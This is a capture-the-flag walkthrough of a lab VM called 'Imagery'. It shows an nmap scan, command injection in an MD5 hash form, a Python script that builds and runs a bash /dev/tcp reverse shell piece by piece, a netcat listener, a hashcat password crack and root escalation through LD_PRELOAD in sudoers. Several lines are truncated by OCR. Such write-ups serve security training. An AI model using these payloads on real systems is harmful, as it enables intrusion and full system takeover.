Imagery Box (pentestGPT)


So as usual we will start of this box with an nmap scan

```
sudo nmap -sCV -sS -T4 --open -p- -v 192.168.99.177 | tee nmap

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 20:31 I
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating ARP Ping Scan at 20:31
Scanning 192.168.99.177 [1 port]
Completed ARP Ping Scan at 20:31, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:31
Completed Parallel DNS resolution of 1 host. at 20:31, 0.00s ela
Initiating SYN Stealth Scan at 20:31
Scanning 192.168.99.177 [65535 ports]
Discovered open port 22/tcp on 192.168.99.177
Discovered open port 80/tcp on 192.168.99.177
Completed SYN Stealth Scan at 20:31, 8.16s elapsed (65535 total
Initiating Service scan at 20:31
Scanning 2 services on 192.168.99.177
Completed Service scan at 20:31, 6.03s elapsed (2 services on 1
NSE: Script scanning 192.168.99.177.
Initiating NSE at 20:31
```

```
Completed NSE at 20:31, 0.24s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.02s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Nmap scan report for 192.168.99.177
Host is up (0.00056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Li
| ssh-hostkey:
|   3072 8c:82:a5:a9:05:4c:c6:e4:31:c3:cb:94:8c:72:34:08 (RSA)
|   256 60:8d:92:3d:16:3d:5e:71:0b:9a:fb:7d:a3:ca:75:02 (ECDSA)
|_  256 33:4a:b0:1f:dd:74:56:09:f7:80:b1:49:c4:cd:58:71 (ED2551
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Hash Generator
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:74:D9:35 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 15.14 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.6
```

Hmm we can see that there is website running at port 80. We can check that out.

s



Hash Generator


This is a simple MD5 hash generator for a given string. Your input is piped to the `md5sum` command, which is fast and efficient. Only a maximum of 32 characters is allowed for the input.

Text to Hash:

Generated Hash:

```
098f6bcd4621d373cade4e832627b4f6  -
```

So we have a website that returns the hash of the input string that we give. The input string is piped to the md5sum command. Hmm a possible vector for command injection. And voila it works



Hash Generator

This is a simple MD5 hash generator for a given string. Your input is piped to the `md5sum` command, which is fast and efficient. Only a maximum of 32 characters is allowed for the input.

Text to Hash:

; ls -la #


Generated Hash:

```
        total 12
drwxr-xr-x 2 root root 4096 Sep 19 14:29 .
drwxr-xr-x 3 root root 4096 Sep 19 14:26 ..
-rw-r--r-- 1 root root 2678 Sep 19 14:29 index.php
```

Cool now lets try for a reverse shell. But the issue is that the input can be only of 32 characters max so we cant pass a reverse shell directly into the input. So what we can do is write a reverse shell into a file character by character and execute it. So i made a python script for it

```
import requests

endpoint = "http://192.168.99.177/index.php"

ip = input("Enter your dest ip : ")
port = input("Enter your dest port : ")

payload = f"bash -i >& /dev/tcp/{ip}/{port} 0>&1"


for i in range(len(payload)):
    if i == 0:
        data = {"inputText" : f' ;echo -n "{payload[i]}" > /tmp/
    else:
        data = {"inputText" : f' ;echo -n "{payload[i]}" >> /tmp

    resp = requests.post(url=endpoint , data=data)


print("Enjoy the shell")
requests.post(url=endpoint , data={"inputText" : f' ;bash /tmp/a
```

And we get connection back to our machine as expected



```
┌──(kali㉿kali)-[~/Israel/box2]
└─$ python3 getshell.py
Enter your dest ip : 192.168.99.209
Enter your dest port : 9999
Enjoy the shell
```

```
┌──(kali㉿kali)-[~]
└─$ rlwrap -cAr nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.99.209] from (UNKNOWN) [192.168.99.177] 41
374
bash: cannot set terminal process group (875): Inappropriate i
octl for device
www-data@imagery:/var/www/html$
```

After enumerating for a while we can get the sha256 hash of the users (pumba) which we can crack it via hashcat

```
└─$ hashcat -a0 -m1400 "2849a8c66e3d0b902d519da8406a84b7ea4c84a
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, REL
================================================================
* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i5-11400H @ 2

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes,
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce
If you want to switch to optimized kernels, append -O to your co
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

2849a8c66e3d0b902d519da8406a84b7ea4c84a74920eaa13ec0063e7ab3f2aa
```

Now we can ssh into the machine and grab the user flag in the Desktop

While running the sudo -l command we can see that we can run ls as sudo without any password. Hmm , there isnt much we can do with that right. But wait we can see something else in the sudoers file

```
Defaults        env_keep += LD_PRELOAD
```

When i Googled what an LD_preload is , this is the output i got

```
LD_Preload: It is an environment variable that lists shared libr
```

Searching further , I found a way in which we can exploit this.
https://www.hackingarticles.in/linux-privilege-escalation-using-ld_preload/

We follow the steps give in the article and boom we get a shell

```
pumba@imagery:/tmp$ nano shell.c
pumba@imagery:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nosta
shell.c: In function ‘_init’:
shell.c:6:1: warning: implicit declaration of function ‘setgid’
    6 | setgid(0);
      | ^~~~~~
shell.c:7:1: warning: implicit declaration of function ‘setuid’
    7 | setuid(0);
      | ^~~~~~
pumba@imagery:/tmp$ sudo LD_PRELOAD=/tmp/shell.so ls
# id
```

```
uid=0(root) gid=0(root) groups=0(root)
#
```

The root flag is in the root folder